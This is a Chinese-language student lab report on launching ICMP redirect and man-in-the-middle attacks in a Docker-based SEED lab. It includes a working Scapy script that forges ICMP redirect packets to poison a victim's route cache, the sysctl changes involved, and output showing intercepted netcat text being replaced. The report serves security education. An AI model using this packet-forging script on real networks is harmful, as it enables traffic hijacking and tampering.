实验 3

57118109 徐一鸣

Task 1: Launching ICMP Redirect Attack

在 Ubuntu 操作系统中，有一个针对 ICMP 重定向攻击的对策，在 Compose 文件中，我们已经将受害者容器配置为接受 ICMP 重定向消息，从而关闭了对策。

对于这个任务，我们将从攻击者的容器攻击受害者容器。在当前的设置中，受害者将使用路由器容器(192.168.60.11)作为到达 192.168.60.0/24 网络的路由器。

具体步骤如下所示：

- 进行基本环境配置，攻击者、受害者、用户的 ip 如下所示：

```
[07/14/21]seed@VM:~/.../Labsetup$ dockps
8c38b3f86a50  victim-10.9.0.5
59bb11f67271  attacker-10.9.0.105
fe49258c1844  router
9dc2c4ec99f4  host-192.168.60.5
d1be177578f9  malicious-router-10.9.0.111
a3a7d77347ee  host-192.168.60.6
```

- 查看受害者的初始路由表，发现网关为 10.9.0.11：

```
root@8c38b3f86a50:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
```

- 构造 ICMP 重定向数据包：


```
#!/usr/bin/python3
from scapy.all import*

ip = IP(src = "10.9.0.11",dst = "10.9.0.5")
icmp = ICMP(type=5, code=0)
icmp.gw = "10.9.0.111"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());
```

- 攻击者向受害者发送 ICMP 包：

```
root@59bb11f67271:/volumes# python3 icmp.py
.
Sent 1 packets.
```

- 在运行 icmp.py 的同时进行抓包，可以发现已发送的重定向包：



- 查看受害者的路由缓存，可以发现重定向成功：

```
root@8c38b3f86a50:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 274sec
```

问题 1：可以使用 ICMP 重定向攻击重定向到远程机器吗？即分配给 icmp.gw 的 ip 地址是一台不在本地局域网内的计算机。

具体步骤如下所示：

- 尝试重定向到远程主机：

```
#!/usr/bin/python3
from scapy.all import*

ip = IP(src = "10.9.0.11",dst = "10.9.0.5")
icmp = ICMP(type=5, code=0)
icmp.gw = "10.9.0.103"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());
```

- 攻击者运行后查看受害者路由，因为连接不到外网的计算机，所以发现受害者没有产生路由缓存：

```
root@8c38b3f86a50:/# ip route show cache
root@8c38b3f86a50:/#
```

问题 2：是否可以使用 ICMP 重定向攻击来重定向到同一网络中不存在的计算机？也就是说，分配给 icmp.gw 的 IP 地址是一台离线或不存在的本地计算机。

具体步骤如下所示：

- 尝试重定向到同一网段上的不存在主机：

```
#!/usr/bin/python3
from scapy.all import*

ip = IP(src = "10.9.0.11",dst = "10.9.0.5")
icmp = ICMP(type=5, code=0)
icmp.gw = "10.9.0.22"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());
```

- 攻击者运行后查看受害者路由，因为主机不存在，找不到重定向的目标，所以发现受害者依旧没有产生路由缓存：

```
root@8c38b3f86a50:/# ip route show cache
root@8c38b3f86a50:/#
```

问题 3：如果查看 docker-compose.yml 文件，您将发现恶意路由器容器的以下条目，这些条目的目的是什么？请将它们的值改为 1，并重新发起攻击。

sysctls:
- net.ipv4.conf.all.send_redirects=0
- net.ipv4.conf.default.send_redirects=0
- net.ipv4.conf.eth0.send_redirects=0

具体步骤如下所示：

- 修改 docker-compose.yml 文件中的条目，这些条目的目的是关闭 ICMP 重定向，改为 1 即开启重定向：

```
        sysctls:
                - net.ipv4.ip_forward=1
                - net.ipv4.conf.all.send_redirects=1
                - net.ipv4.conf.default.send_redirects=1
                - net.ipv4.conf.eth0.send_redirects=1
```

- 修改条目后再次进行攻击，发现重定向成功：

```
root@8c38b3f86a50:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 274sec
```

Task 2: Launching the MITM Attack

使用 ICMP 重定向攻击，我们可以让受害者使用恶意路由器（10.9.0.111）作为目的地 192.168.60.5 的路由器。因此，从受害机器到此目的地的所有数据包都将通过恶意路由器路由，我们想修改受害者的包裹。

在启动 MITM 攻击之前，我们使用 netcat 启动 TCP 客户端和服务器程序。

具体步骤如下所示：

- 修改 docker-compose.yml 文件中 net.ipv4.ip_forward 为 0：

```
96          sysctls:
97                  - net.ipv4.ip_forward=0
```

- 对 10.9.0.5 进行 ICMP 重定向攻击：

```
root@59bb11f67271:/volumes# python3 icmp.py
.
Sent 1 packets.
```

- 对 10.9.0.5 进行 ICMP 重定向攻击：

```
root@59bb11f67271:/volumes# python3 icmp.py
.
Sent 1 packets.
        RX packets 102  bytes 11087 (11.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3  bytes 158 (158.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

- 运行 mitm_sample.py 程序：

```
root@59bb11f67271:/volumes# python3 mitm_sample.py
LAUNCHING MITM ATTACK.........
```

- 目的容器上执行 nc -lp 9090，在被攻击主机上执行 nc 192.168.60.5 9090：

```
root@3f0394aa1b22:/#  nc 192.168.60.5 9090
a
123
asd
seedlabs
```

```
root@0e5cd2ad58c4:/# nc -lp 9090
a
123
asd
AAAAAAAA
```

- 发现已建立起连接，中间人攻击前可以正常传输数据，攻击后替换成功。